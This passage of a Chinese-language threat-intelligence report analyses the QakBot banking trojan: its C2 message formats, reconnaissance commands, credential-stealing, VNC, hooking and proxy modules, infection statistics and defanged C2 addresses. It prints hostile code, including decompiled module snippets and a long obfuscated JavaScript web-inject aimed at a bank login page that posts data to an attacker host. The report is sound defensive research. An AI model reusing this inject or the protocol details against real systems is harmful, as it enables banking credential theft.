```

ACK 消息

3.SYSTEM INFO 消息：bot 向 C2 发送请求信息，并收集了关于受感染系统的信息。除了操作系统版本和位数、用户名、计算机名称、域名、屏幕分辨率、系统时间、系统运行时间和 bot 运行时间等一般系统信息外，它还包含以下实用程序和 WMI 查询的结果。

- whoami /all
- arp -a
- ipconfig /all
- net view /all
- cmd /c set
- nslookup -querytype=ALL -timeout=10 _ldap._tcp.dc._msdcs.{DOMAIN}
- nltest /domain_trusts /all_trusts
- net share

- route print
- netstat -nao
- net localgroup
- qwinsta
- WMI Query ROOT\CIMV2:Win32_BIOS
- WMI Query ROOT\CIMV2:Win32_DiskDrive
- WMI Query ROOT\CIMV2:Win32_PhysicalMemory
- WMI Query ROOT\CIMV2:Win32_Product
- WMI Query ROOT\CIMV2:Win32_PnPEntity


```
{
  "8":4,                          Message type 4 - SYSTEM INFO
  "1":18,                         Protocol Version
  "2":"wvxtud759874",             Unique infected system ID (aka bot ID)
  "3":"notset",                   Campaign ID
  "4":1025,                       Bot Version HI
  "5":78,                         Bot Version LOW
  "10":1607678329,                System timestamp
  "6":574,                        Bot uptime
  "7":1960,                       System uptime
  "59":0,
  "22":2,                         System bitness 2 - x64
  "23":"10.0.1.15689.0.0.0200",
  "24":"Microsoft Windows",
  "28":10,
  "102":3,
  "47":"Intel(R) Core(TM) i3-2000K CPU @ 2.20GHz",
  "25":"PC-NAME",
  "26":"TESTDOMAIN.NET",
  "101":1,
  "73":0,
  "50":"UserName",
  "45":2,
  "30":0,
  "31":"Windows Defender",
  "51":1920,                      Screen resolution
  "52":1080,
  "57":"C:\\Users\\.....",        Current bot path
  "58":"C:\\WINDOWS\\SysWOW64\\explorer.exe",  Current process path
  "74":"\r\nUSER INFORMATION\r\n----------------\r\n\r\nUser Name              SID
  "75":"ALLUSERSPROFILE=C:\\ProgramData\r\nAPPDATA=C:\\Users\\UserName\\AppData\\Roaming\r\nCommonProgramFil
  "76":"\r\nInterface: 10.10.10.10 --- 0x4\r\n  Internet Address      Physical Address      Type\r\n  10.10.
  "77":"\r\nWindows IP Configuration\r\n\r\n   Host Name . . . . . . . . . . . . : PC-NAME\r\n   Primary Dns
  "78":"Server Name            Remark\r\n\r\n----------------------------------------------------------------------
  "79":"*** UnKnown can't find _ldap._tcp.dc._msdcs.TESTDOMAIN.NET: Non-existent domain\r\r\nServer:  UnKnow
  "80":"List of domain trusts:\r\n    0: testdomain testdomain.net (NT 5) (Forest Tree Root) (Primary Domain
  "81":"\r\nShare name   Resource                    Remark\r\n\r\n-------------------------------
  "82":"============================================================================\r\nInterface List\r\n  4
  "83":"\r\nActive Connections\r\n\r\n  Proto  Local Address          Foreign Address        State
  "84":"\r\nAliases for \\\\PC-NAME\r\n\r\n----------------------------------------------------------------------
  "85":"SESSIONNAME     USERNAME        ID STATE    TYPE    DEVICE\r\nconsole          Administrator   0 acti
  "33":[   Process List
    {"54":"[System Process]","53":"[System Process]"},{"54":"System","53":"System"},{"54":"Registry","53":"R
    ],
  "60":[  WMI Query information
    {"61":"ROOT\\CIMV2","62":"Win32_ComputerSystem","63":[{"AdminPasswordStatus":"3","AutomaticManagedPagefi
    {"61":"ROOT\\CIMV2","62":"Win32_Bios","63":[{"BiosCharacteristics":"6;77","BIOSVersion":"TEST BIOS 0/1",
    {"61":"ROOT\\CIMV2","62":"Win32_DiskDrive","63":[{"BytesPerSector":"1024","Capabilities":"5;6;9","Capabi
    {"61":"ROOT\\CIMV2","62":"Win32_PhysicalMemory","63":[{"BankLabel":"","Capacity":"287456982","Caption":"
    {"61":"ROOT\\CIMV2","62":"Win32_Product","63":[{"Caption":"Office 18 Click-to-Run Extensibility Componen
    {"61":"ROOT\\CIMV2","62":"Win32_PnPEntity","63":[{{"Caption":"Volume Manager","Description":"Volume Mana
  ]
}
```

whoami /all
cmd /c set
arp -a
ipconfig /all
net view /all
nslookup -querytype=ALL -timeout=10 _ldap._tcp.dc
nltest /domain_trusts /all_trusts
net share
route print
netstat -nao
net localgroup
qwinsta

SYSTEM INFO 消息

4.ASK for COMMAND 消息：bot 的命令请求信息发送到 C2。在 "SYSTEM INFO " 消息发出后，bot 开始向 C2 请求执行命令。其中一个主要字段是 "14" - SALT。这个字段是唯一的，在每个请求中都会发生变化。它是用来防止 bot 被劫持或接管的。C2 收到此请求后，在签名过程中使用 SALT 并将签名放置在响应中，以便 bot 可以检查签名数据。只有有效的、经过签名的命令才会被执行。

```
{
  "8":1,                // Message type 1 - 'ASK for COMMAND'
  "5":78,
  "1":18,
  "59":0,
  "3":"notset",
  "4":1025,
  "10":1607678329,
  "2":"wvxtud759874",
  "6":578,
  "14":"cGI60wPmRoUEkOSWCjMCOfqCf3XKFh8pdt6lxaV6",  // SALT
  "7":1964,
  "101":1,
  "26":"TESTDOMAIN.NET",
  "73":0
}
```

ASK for COMMAND 消息

5. COMMAND 消息：C2 响应消息与执行的命令。当前版本的 bot 支持 24 条命令，其中大部分与下载、执行、投放附加模块和具有不同选项的模块配置文件，或设置/更新配置值有关。

这种类型的消息包含SALT的签名值(从机器人的请求字段 "14 "中获得)、COMMAND ID 和 MODULE ID，消息的其它值没有签名。在以前的版本中，bot 在感染后立即接收模块和命令并发送"SYSTEM INFO"消息。现在，C2 用一个空命令来响应，大约一个小时，之后 C2 才会在响应中发送命令和模块。我们认为，这种时间延迟用于在隔离的受控环境中难

以接收和分析新的命令和模块的情况。

```
{
  "8":6,                                          // Message type 6 - COMMAND
  "15":"z27kXAAcX....ZWQrVH6hlwhRJL2U1PJYB5CgtOC==",    // Signed ('SALT' + 'COMMAND ID' + 'MODULE ID')
  "16":3211131999,
  "18":0,                                         // MODULE ID
  "19":0,                                         // COMMAND ID - 0 = <empty command>
  "20":null,
  "39":"MHNzEstKqPVEN....115904PsvvRvIG1oLSMoJIcygb"
}
```

COMMAND C2 响应与空命令

如果 C2 推送了一些模块，Base64 编码的二进制文件将放入信息的 "20 "字段。

```
{
  "8":6,                          // Message type 6 - COMMAND
  "15":"3EkzxJM....7YQ==",        // Signed ('SALT' + 'COMMAND ID = 31' + 'MODULE ID = 2')
  "16":3211132024,
  "18":2,                         // MODULE ID - 2 = <usually a Passgraber module>
  "19":31,                        // COMMAND ID - 31 = <execute module>
  "20":["TVqQAAMA....AAA=="],     // Base64 encoded module binary
  "39":"urvNvbC....VMgNz"
}
```

COMMAND C2 响应，带有要加载的附加模块

6. STOLEN INFO 消息：发送给 C2 的 bot 消息，其中包含密码、帐户、电子邮件等被盗信息。被盗信息采用 RC4 加密和 Base64 编码。RC4 加密的密钥是以不同的方式生成的，并且基于受感染的系统 ID（又名 Bot ID）值，而不是像流量加密那样基于静态字符串。

```
{
  "8":7,                      // Message type 7 - STOLEN INFO
  "1":18,
  "2":"wvxtud759874",
  "3":"notset",
  "6":559,
  "7":7856,
  "36":"3Asd5....AS==",       // RC4 encrypted and Base64 encoded stolen information
}
```

STOLEN INFO 消息

一旦与 C2 服务器建立了通信，QakBot 就会下载并使用其它模块来执行其恶意操作。

附加模块因样本而异，可能包括：“Cookie 采集器"、"电子邮件收集器"、"凭证采集器"和 "代理模块 "等等。

下面是我们在研究中发现的一些模块。

附加模块

Cookie 采集器：从流行浏览器（Edge、Firefox、Chrome、Internet Explorer）收集 cookie。

```
.text:10001A80                 push    0A8h ; '¨'      ; dwBytes
.text:10001A85                 mov     [ebp+szColumnName], offset aFlags_0 ; "Flags"
.text:10001A8C                 mov     [ebp+var_44], offset aExpires ; "Expires"
.text:10001A93                 mov     [ebp+var_40], offset aRdomain_0 ; "RDomain"
.text:10001A9A                 mov     [ebp+var_3C], offset aPath_1 ; "Path"
.text:10001AA1                 mov     [ebp+var_38], offset aName_1 ; "Name"
.text:10001AA8                 mov     [ebp+var_34], offset aValue_1 ; "Value"
.text:10001AAF                 mov     [ebp+lpString], edi
```

Cookie Grabber

Hidden VNC：允许威胁者连接到受感染的机器，并在用户不知情的情况下与其进行交互。

```
B71B8 52 75 6E 20 43 68 72+aRunChromiumFro_1 db 'Run Chromium from user profile',0
B71D7 00                                     align 4
B71D8 52 75 6E 20 43 68 72+aRunChromiumFro_2 db 'Run Chromium from CUSTOM profile',0
B71F9 00 00 00 00 00 00 00                   align 10h
B7200 44 69 61 67 6E 6F 73+aDiagnoseChrome_0 db 'Diagnose Chrome',0
B7210 46 69 72 65 66 6F 78+aFirefoxWebgl_0 db 'Firefox WebGL',0
B721E 00 00                                  align 10h
B7220 52 75 6E 20 46 69 72+aRunFirefoxFrom_1 db 'Run Firefox from user profile',0
B723E 00 00                                  align 10h
B7240 52 75 6E 20 46 69 72+aRunFirefoxFrom_2 db 'Run Firefox from CUSTOM profile',0
B7260 44 6F 6E 27 74 20 66+aDonTFreezeBrow_0 db 'Don',27h,'t freeze browser process',0
B727D 00 00 00                               align 10h
B7280 53 61 76 65 20 75 73+aSaveUserProfil_0 db 'Save user profile folder \ Run from it',0
B72A7 00                                     align 4
B72A8 4B 65 65 70 20 56 4E+aKeepVncSession_0 db 'Keep VNC session',0
B72B9 00 00 00 00 00 00 00                   align 10h
B72C0 44 6F 20 75 20 77 61+aDoUWantToDelet_0 db 'Do u want to delete saved folder and run browser as usual ?',0Ah
B72C0 6E 74 20 74 6F 20 64+                  db 'Make sure u',27h,'ve closed all browsers and wait 2 sec before sa'
B72C0 65 6C 65 74 65 20 73+                  db 'y YES !',0
B733F 00                                     align 10h
B7340 44 65 6C 65 74 65 20+aDeleteFiles_0    db 'Delete files',0
```

Hidden VNC

电子邮件收集器：尝试在受感染机器上查找 Microsoft Outlook，然后遍历文件夹并递归收集电子邮件。最后，该模块将收集到的电子邮件渗出到远程服务器。

```
272  log_info("Emails in folder: %u / %u", v42, v46);
273  (*(void (__stdcall **)(int))(*(_DWORD *)v47 + 8))(v47);
274  v4 = a2;
275LABEL_53:
276  if ( (*(int (__stdcall **)(int, _DWORD, int *))(*(_DWORD *)v4 + 60))(v4, 0, &v44) )
277  {
278    log_error_0(0, (int)"EnumerateEmailFoldersRecur(): GetHierarchyTable() failed");
279    return -3;
280  }
281  if ( !v44 )
282  {
283    log_error_0(0, (int)"EnumerateEmailFoldersRecur(): pHierarchy=NULL");
284    return 0;
285  }
286  log_info("EnumerateEmailFoldersRecur(): pFolder->GetHierarchyTable() ok");
287  sub_100061FD((__int64 *)&dword_1001B538);
288  v34 = 2;
289  v35 = 805371935;
290  v36 = 268370178;
291  if ( (*(int (__stdcall **)(int, int *, _DWORD))(*(_DWORD *)v44 + 28))(v44, &v34, 0) )
292  {
293    log_error_0(0, (int)"EnumerateEmailFoldersRecur(): SetColumns() failed");
```

攻击者在某个时候分发了电子邮件收集器模块的调试版本

Hooking 模块：挂钩一组硬编码的 WinAPI，Mozilla DLL Hooking 用于执行 web 注入、嗅探流量和键盘数据，甚至阻止某些域的 DNS 解析。Hooking 的工作方式如下：QakBot 将 Hooking 模块注入适当的进程，该模块从硬编码集中查找函数，并修改函数，使它们跳转到自定义代码。

```
E4                db    0
E5                db    0
E6                db    0
E7                db    0
E8 ; hook_obj wininet_hooks
E8 wininet_hooks  hook_obj <180h, 1EEh, 1000DFAEh, 100271BCh, 0, 0>; 0
E8                                        ; DATA XREF: sub_10002720+134↑o
E8                                        ; sub_10002A44+3↑o ...
E8                hook_obj <180h, 1DDh, 1000E008h, 100271CCh, 0, 0>; 1 ; HttpSendRequestW
E8                hook_obj <180h, 542h, 1000E3B6h, 100271C0h, 0, 0>; 2
E8                hook_obj <180h, 3Ch, 1000E4A5h, 100271C4h, 0, 0>; 3
E8                hook_obj <180h, 0F0h, 1000D96Ah, 100271B0h, 0, 0>; 4
E8                hook_obj <180h, 152h, 1000D8CCh, 100271ACh, 0, 0>; 5
E8                hook_obj <180h, 330h, 1000E748h, 100271C8h, 0, 0>; 6
E8                hook_obj <180h, 249h, 1000E7ADh, 100271B8h, 0, 0>; 7
E8                hook_obj <180h, 16Dh, 1000E975h, 100271A4h, 0, 0>; 8
E8                hook_obj <180h, 0BA1h, 1000E9BEh, 100271B4h, 0, 0>; 9
BA                db   0
BB                db   00000000 ; ---------------------------------------------------------------------------
BC                db   00000000
BD                db   00000000 hook_obj        struc ; (sizeof=0x15, mappedto_30)
BE                db   00000000                                         ; XREF: .data:wininet_hooks/r
BF                db   00000000 dll_name_ciphered dd ?
C0 unk_100222C0   db 0C00000004 func_name_ciphered dd ?
C0                     00000008 hook_func_offset dd ?
                       0000000C flag_dword      dd ?
0020DE8 100221E8: .data00000010 field_10        dd ?
                       ...
```

该模块包含一个加密的 DLL 列表和 bot 将挂钩的函数

Passgrabber 模块：从各种来源收集登录名和密码：Firefox 和 Chrome 文件、Microsoft Vault 存储等。该模块使用自己的算法收集密码，而不是像以前的版本那样使用 Mimikatz。

```
int __cdecl sub_10053CD0(int a1)
{
  dword_1006F758 = 0;
  if ( !a1 )
    return -1;
  sub_100020E7((int)&off_1006E000);
  if ( CoInitialize(0) )
    return -3;
  sub_1005A090(sub_10053C90, sub_10053CB0);
  write_app_log = (int (__cdecl *)(_DWORD, _DWORD))a1;
  process_outlook();
  process_credman();
  process_chrome();
  process_firefox();
  process_internet_explorer();
  process_vault();
  process_pstore();
  process_cuteftp();
  collect_certs_info();
  return 0;
}
```

从不同来源收集密码的程序

代理模块：尝试使用 UPnP 端口转发和二级 C2 查询来确定哪些端口可用于侦听。比较当前和旧的代理加载器版本发现了一些有趣的事情：威胁者从二进制文件中删除 cURL 依赖项，并使用自己的代码执行所有的 HTTP 通信。除了删除 cURL，他们还删除了 OpenSSL 的依赖项，并将所有功能嵌入到单个可执行文件中，不再有代理加载器或代理模块，它现在是一个单一的文件。

```
v8 = (CHAR *)alloc(0x48u);
*(_DWORD *)v8 = "NewRemoteHost";
*((_DWORD *)v8 + 1) = 0;
*((_DWORD *)v8 + 2) = "NewExternalPort";
*((_DWORD *)v8 + 3) = a3;
*((_DWORD *)v8 + 4) = "NewProtocol";
*((_DWORD *)v8 + 5) = "TCP";
*((_DWORD *)v8 + 6) = "NewInternalPort";
*((_DWORD *)v8 + 7) = a2;
*((_DWORD *)v8 + 8) = "NewInternalClient";
*((_DWORD *)v8 + 9) = a1;
v9 = a6;
*((_DWORD *)v8 + 10) = "NewEnabled";
*((_DWORD *)v8 + 11) = "1";
v17[0] = v8;
*((_DWORD *)v8 + 12) = "NewPortMappingDescription";
if ( !a6 )
  v9 = "libminiupnpc";
*((_DWORD *)v8 + 13) = v9;
*((_DWORD *)v8 + 14) = "NewLeaseDuration";
*((_DWORD *)v8 + 15) = "0";
v10 = (CHAR *)sub_10004BFA((int)v8, a4, a5, "AddPortMapping", &v16);
v15 = v10;
if ( !v10 )
```

UPnP 端口转发查询构建

在尝试确定端口是否开放和机器能否作为 C2 二级代理后，代理模块还启动了一个多线程的 SOCKS5 代理服务器。SOCKS5 协议被封装成 QakBot 代理协议，由以下部分组成：QakBot 代理命令（1 字节）、版本（1 字节）、会话 ID（4 字节）、数据包总长度（dword）、数据（数据包总长度-10）。传入和传出的数据包存储在缓冲区中，可以逐个接收/发送，也可以在单个 TCP 数据段（流）中的多个数据包中接收/发送。

通常代理模块的执行流程如下：

1.与 C2 通信，尝试用 UPnP 转发端口，确定可用的端口并报告给 C2。这里通常使用的 C2 通信协议是 HTTP POST RC4-ciphered JSON 数据。

2.下载 OpenSSL 库。QakBot 不会保存下载的文件，而是测量下载速度并删除收到的文件。

3.设置外部 PROXY-C2 连接，该连接是通过命令 37（更新配置）/模块 274（代理）由 Stager 接收的。

与外部 PROXY-C2 通信：

1.发送初始代理模块请求。初始请求包含 bot ID、被感染机器的外部 IP 地址、外部 IP 地址的反向 DNS 查询、网速（先前测量）和代理模块启动后的秒数。


2.与 PROXY-C2 建立连接（代理命令序列 1->10->11）。

3.初始化会话，用登录名/密码执行 socks5 授权（使用命令 10 从 PROXY-C2 接收）。


4.开始类似 SOCKS5 的通信，并将其封装在 QakBot 代理模块协议中。

QakBot 代理命令如下：

命令	描述
1	Hello（bot->C2）
10	设置身份验证凭据（C2->bot）
11	确认凭据设置（bot->C2）
2	创建新的代理会话（C2->bot）
3	SOCKS5 认证（bot->C2）
4	SOCKS5 请求处理（适用于双方）
5	关闭会话（适用于双方）
6	更新会话状态/会话状态更新通知（适用于双方）
7	更新会话状态/会话状态更新通知（适用于双方）
8	PING (C2->bot)
9	PONG (bot->C2)
19	在注册表中保存当前时间（C2->bot）



来自 C2 的解析数据包



跟踪单个代理

Web 注入：hooking 模块的配置文件。


一旦与 C2 建立通信，下载的附加模块之一就是 web 注入模块。它通过将模块注入浏览器的进程并挂钩网络 API 来拦截受害者的流量。hooking 模块从截获的 API 中获取执行流程，一旦受害者访问某些与银行和金融有关的网页，就会将额外的 JavaScript 注入源页面。


<script>!function(e){var n=e.document,t=function(e,n){var t=n.getElementsByTagName(e);return
t&&t[0]},a=n.head||t("HEAD",n),o=a&&t("SCRIPT",a);o&&o.parentNode.removeChild(o)}(window);!function(r){var
i,d,o,n,e,t,a,c,h=r.document,f=r.encodeURIComponent,l=r.setTimeout,u={},s=Array.prototype,p=Object.prototype,m=s.slice,v=s.forEach,g=s.filte
r,b=s.some,L=s.indexOf,T=(Array.isArray,Object.keys),M=(p.toString,p.hasOwnProperty),y=String.prototype.trim,H="957bfba66714f2eb8e67ffc57fc4
53a9zlwE3U2jnulYIqMb8e67ffc57fc453a9",_=(b:"%BOTID%",q:"wfrxscqv",v:"mar2",w:"b"),E={45,45,48,57,65,90,95,95,97,122],w=function(n){var
e,t,r,i=0;for(e=0;e<E.length;e+=2){if(r=E[e+1],(t=E[e])<=n&&n<=r)return i+n-t;i+=r-t+1}return 0},C=function(n){var
e,t,r=0;for(e=0;e<E.length;e+=2){if(t+=(t=E[e+1])-E[e]+1,0<=n&&n<r)return t-r+n+1;return E[0]},N=function(n,e){var
t,r,i,o=[];for(t=0;t<n.length||t<e.length;t+=1)r=t<n.length?w(n.charCodeAt(t)):0,i=t<e.length?w(e.charCodeAt(t)):0,o.push(String.fromCharCod
e(C(r^i)));return o.join("")},I=function(n){return n},k=function(n,e){var t;if(L&&n.indexOf===L)return
n.indexOf(e);for(t=0;t<n.length;t+=1)if(n[t]===e)return t;return-1},x=function(n){return n===Object(n)},B=function(n,e){return
M.call(n,e)},D=function(n){var e,t=[];if(!x(n))return[];if(T)return T(n);for(e in n)B(n,e)&&t.push(e);return t},A=function(n,e,t){var
r,i;if(v&&n.forEach===v)n.forEach(e,t);else if(n.length===+n.length){for(r=0;r<n.length;r+=1)if(e.call(t,n[r],r,n)===u)return}else
for(i=D(n),r=0;r<i.length;r+=1)if(e.call(t,n[i[r]],i[r],n)===u)return;return n},F=function(n,r,i){var o=!1;return
r=r||I,b&&n.some===b?n.some(r,i):(A(n,function(n,e,t){if(o=o||r.call(i,n,e,t))return u}),!!o)},j=function(n,r,i){var o;return
P(n,function(n,e,t){if(r.call(i,n,e,t))return o=n,!0}),o},O=function(n,r,i){var o=[];return
g&&n.filter===g?n.filter(r,i):(A(n,function(n,e,t){r.call(i,n,e,t)&&o.push(n)}),o)},S=function(t){var r=m.call(arguments,1);return
function(){var n=m.call(arguments),e=r.concat(n);return t.apply(this,e)}},F=function(n,e){var t=m.call(arguments,2);return
l(function(){return n.apply(null,t)},e)},V=function(e,n,t){try{return
n.apply(null,t)}catch(n){cn("error",(e:""+n,r:e))}},q=function(n,e){return V(n,e,m.call(arguments,2))},R=function(n,e){return
Math.floor(Math.random()*(e-n+1))+n},D=function(){return Math.random().toString(36).slice(2)},G=function(n){return
y&&!y.call("\ufeff\xa0")?y.call(n):String(n).replace(/^[\s\uFEFF\xA0]+|[\s\uFEFF\xA0]+$/g,"")},W=function(n,e){return-1!==n.indexOf(e)},z=fu
nction(n,e){return 1===n.nodeType&&-1!==String(" "+n.className+" ").replace(/[\t\r\n\f]/g," ").indexOf(" "+e+" ")},X=function(n){return
n.className.split(/[\s\t\r\n\f]+/)},Y=function(n,e){var t=X(n);-1===k(t,e)&&(t.push(e),n.className=O(t,function(n){return
0!==n.length}).join(" "))},$=function(n,e){var t=X(n);-1!==k(t,e)&&(n.className=O(t,function(n){return 0!==n.length&&n!==e}).join("
"))},Z=function(n){return h.getElementById(n)},J=function(n,e){return e.getElementsByTagName(n)},K=function(n,e){var t=J(n,e);return
t&&t[0]},Q=function(e,n,t){var r=J(n,t);return j(r,function(n){return
z(n,e)})},nn=function(n,e){for(;e=e.parentNode;)if(e&&1===e.nodeType&&e.nodeName===n)return e},en=function(n){return
G(n.innerText||n.textContent)},tn=function(n){var e=h.head||K("HEAD",h),t=h.createElement("STYLE");return
t.setAttribute("type","text/css"),e.appendChild(t),t.styleSheet?t.styleSheet.cssText=n:t.appendChild(h.createTextNode(n)),t},rn=function(n,e
,t){n.addEventListener?n.addEventListener(e,t,!1):n.attachEvent?n.attachEvent("on"+e,t):n["on"+e]=t},on=function(n,e,t){n.addEventListener?n
.removeEventListener(e,t,!1):n.attachEvent?n.detachEvent("on"+e,t):n["on"+e]=null},an=function(t){return function(n){var
e=n||r.event;if("function"==typeof e.stopPropagation&&e.stopPropagation(),void
0!==e.cancelBubble&&(e.cancelBubble=!0),"keydown"!==e.type||13===e.keyCode)return"function"==typeof
e.preventDefault&&e.preventDefault(),void
0!==e.returnValue&&(e.returnValue=!1),q("wrapped",t,e),!1;q("typing",cn,"typing")}},cn=function(n,e){var t,r,i,o,a=new
XMLHttpRequest,c=(r=_["b"],i=(t=H).slice(0,32),"https://"+(o=N(i,t.slice(32)).split("-"))[0].replace("_",".")+"/"+N(i,r).slice(0,32)+"."+o[1
]),l="POST",u=[],s=function(n,e){u.push([f(e),f(n)].join("="))};if("withCredentials"in a)a.open(l,c,!0);else(if(null==typeof
XDomainRequest)return Bn["reveal"]();(a=new XDomainRequest).open(l,c)}a.onload=function(){var
n,e=a.responseText,t="-----EOF-----";e&&404!==a.status&&(W(e,t)?q("init",Hn,e.split(t)):(n=e.split("|"),V(n[0],Bn[n[0]],n.slice(1)))))},a.one
rror=function(){F(cn,2e3,n,e)},s(n,"m"),x(e)&&A(e,s),A(_,s),a.send(u.join("&"))},ln={},un={},sn={},fn={},pn=function(n,e){return

注入 Wells Fargo 的登录页面源代码的 JavaScript 片段

QakBot 统计

我们分析了从卡巴斯基安全网络（KSN）收集到的关于 QakBot 攻击的统计数据，卡巴斯基用户自愿提供的匿名数据在这里积累和处理。在 2021 年的前七个月，我们的产品检测到 181,869 次下载或运行 QakBot 的尝试，这个数字低于 2020 年 1 月至 7 月的检测数字，但受影响的用户数量比前一年增长了 65%，达到 17316 人。



2020 年和 2021 年 1-7 月受 QakBot 攻击影响的用户数

我们观察到 2021 年第一季度规模最大的活动，当时有 12,704 名用户感染了 QakBot，其中 1 月有 8,068 名卡巴斯基用户成为目标，2 月有 4,007 名。

结论

QakBot 是一个已知的银行木马，其技术可能因二进制文件而异（旧版本和新版本）。它已经活跃了十多年，看起来不会很快消失。该恶意软件不断得到更新，运营者不断增加新的功能并更新其模块，以窃取信息并使收入最大化。

我们知道，QakBot 开发团队会根据安全厂商的策略改变他们进行攻击的方式，使用复杂的技术来保持不被发现。尽管 QakBot 使用不同的技术来避免被发现，例如，进程枚举以便找到正在运行的反恶意软件解决方案，但我们的产品能够使用行为分析来检测威胁。该恶意软件通常检测为：

Backdoor.Win32.QBot

Backdoor.Win64.QBot

Trojan.JS.QBot

Trojan.MSOffice.QBot

Trojan.MSOffice.QbotLoader

Trojan.Win32.QBot

Trojan-Banker.Win32.QBot

Trojan-Banker.Win32.QakBot

Trojan-Banker.Win64.QBot

Trojan-Downloader.JS.QBot

Trojan-PSW.Win32.QBot

Trojan-Proxy.Win32.QBot

IoC

C2 服务器地址

75.67.192[.]125:443 24.179.77[.]236:443 70.163.161[.]79:443

72.240.200[.]181:2222 184.185.103[.]157:443 78.63.226[.]32:443

83.196.56[.]65:2222 95.77.223[.]148:443 76.168.147[.]166:993

105.198.236[.]99:443 73.151.236[.]31:443 64.121.114[.]87:443

213.122.113[.]120:443 97.69.160[.]4:2222 77.27.207[.]217:995

105.198.236[.]101:443 75.188.35[.]168:443 31.4.242[.]233:995

144.139.47[.]206:443 173.21.10[.]71:2222 125.62.192[.]220:443

83.110.109[.]155:2222 76.25.142[.]196:443 195.12.154[.]8:443

186.144.33[.]73:443 67.165.206[.]193:993 96.21.251[.]127:2222

149.28.98[.]196:2222 222.153.122[.]173:995 71.199.192[.]62:443

45.77.117[.]108:2222 45.46.53[.]140:2222 70.168.130[.]172:995

45.32.211[.]207:995 71.74.12[.]34:443 82.12.157[.]95:995

149.28.98[.]196:995 50.29.166[.]232:995 209.210.187[.]52:995

149.28.99[.]97:443 109.12.111[.]14:443 209.210.187[.]52:443

207.246.77[.]75:8443 68.186.192[.]69:443 67.6.12[.]4:443

149.28.99[.]97:2222 188.27.179[.]172:443 189.222.59[.]177:443

